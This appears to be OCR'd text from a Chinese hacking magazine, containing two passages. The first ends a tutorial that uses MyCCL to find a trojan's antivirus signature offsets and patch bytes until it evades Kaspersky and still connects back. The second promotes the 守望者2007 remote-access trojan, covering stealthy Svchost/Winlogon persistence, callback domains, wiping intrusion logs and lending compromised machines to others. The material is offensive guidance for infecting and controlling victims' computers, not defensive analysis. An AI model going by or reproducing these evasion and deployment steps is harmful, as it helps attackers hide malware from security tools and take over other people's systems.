


图10

的难度，一般都定位到块的大小为2，经过一番反复的定位之后，特征码出来了：0000048E_00000002和0000673E_00000002（图9，图10）。

接下来就是我们免杀的另外一个核心了——修改特征码。首先把2个特征码都填充为0，结果证实失败（图11）。




图11

那么我就只能一个一个的修改了，首先是0000048E_00000002，将它填充为0后测试一下。修改前如图12，修改后如图13（使用UE打开文件进行修改）。



图12




图13

经过测试，正常的上线了（图14）。




图14

那么下一个特征码0000673E_00000002使用00填充肯定是不行的了，因为刚才2个都填充00时，文件坏掉了。那么，应该如何修改呢？使用C32ASM将文件载入（使用OD也行，不过要换算内存地址，如图15）。




图15

我的修改方法是调换673D、673F的位置，修改前后如图16。经过卡巴测试，修改后免杀并且正常上线（图17）。




图16




图17

就这样，我们完成了一个木马的免杀过程。定位特征码的方法大家都已经学会了，定位后的修改就需要大家的耐心了，常用方法就是使用 00 来填充，当不行的时候可以试试调换一下语句的位置或是修改一下跳转。

MyCCL 还带有一个 TK_LOADER，用于辅助定位内存特征码。打开 TK_LOADER 双击最上面的文本框即可选择要载入文件目录。选择木马文件进行载入，如果所有在这个文件夹下的文件都是木马的话就点击全部载入，载入到内存（图 18）。TK_LOADER 与 MyCCL 的设置和操作过程大体一样，但是，必须注意的是，把带后缀选上，否则 TK_LOADER 将无法载入，这个是与普通文件定位区别的地方。然后使用杀病毒软件的内存查杀功能，步骤和文件定位差别不大，这里就不赘述了。




图 18

时间飞逝，想像的翅膀已经高飞，相信大家已经遨游在免杀的奇妙世界里了，但是请记住那颗明珠——MyCCL。

（本文所涉及到的 MyCCL、彩虹桥木马、UltraEdit 和 C32ASM 已收录到光盘中）

菜鸟的木马守望者

N.T

木马灰鸽子是早已名声在外，而且其源代码也曾经公布过，所以在网上有不少灰鸽子的近亲，但其中大部分都是加个新壳、改个版权什么的就拿出来招摇过市，但其中也有几款很不错的木马，像我今天要介绍给大家的守望者 2007，就继承了灰鸽子的界面和部分功能，还有着自己的鲜明特点。

打开守望者 2007D 的主界面，使用过灰鸽子的朋友一定都很眼熟吧，同灰鸽子很相似，因此很容易上手（图 1）。




图 1

先来配置服务端，守望者的服务端配置大大简化了配置界面，而且还有两种区别于灰鸽子服务端的启动方式（图 2）。

在 URLTOIP 栏中输入的是转向域名，也可以是网页文件；而 DNS 解析栏可以输入域名或是 IP 地址。来看一下启动模式设置，一共有三种，分别是 Svchost 模式、Winlogon 模式和传统服务模式。前两个都是通过替换以 Svchost 加载 dll 的服务来启动的方式，不同的是一个插入 Svchost、一个插入 winlogon。第三种是作为传统服务方式来启动。

Winlogon 是什么呢？ Winlogon.exe 是 WindowsNT 登录管理器，用于处理系统的登录和登录过程。所以，跟着这位大哥进进出出，被发现的机会非常少。再有一个就是 Svchost，有很多病毒、木马都是利用的 Svchost。Svchost 为什么被这么多人看好呢？这是因为 Svchost 是作为服务宿主，并不实现任何服务功能，需要 Svchost 启动的服务以动态链接库形式实现，在安装这些服务时，把服务的可执行程序指向 Svchost，启动这些服务时由 Svchost 调用相应服务的动态链接库来启动服务，这样就可以实现隐藏自身了。传统服务模式就是把服务端用服务的方式启动和隐藏。




图 2

建议大家选择前两种的启动方式。在功能附加设置中有一个内存整理，可以实现每 15 分钟对内存进行一次清理（给自己种一个，以便自动清理内存 ^_^）。而“加载插件”可以让我们方便的加载灰鸽子的插件。如果我们想要自己的控制软件有更多的功能时，就可以使用别人开发好的插件，让我们的木马功能更加的强大。

来说说更新域名，守望者可以更新动态域名（最好是希网的）和转向域名（类似 126 域名），如图 3。

守望者 2007 的远程控制和灰鸽子差不多，就不一一介绍了。其中的“清空入侵记录”和“主机转借”是两个非常不错的功能，主机转借的格式为 192.168.0.1:8000\123456，意思是把选定的肉鸡转借给 192.168.0.1，端口是 8000，肉鸡密码为 123456（图 4）。

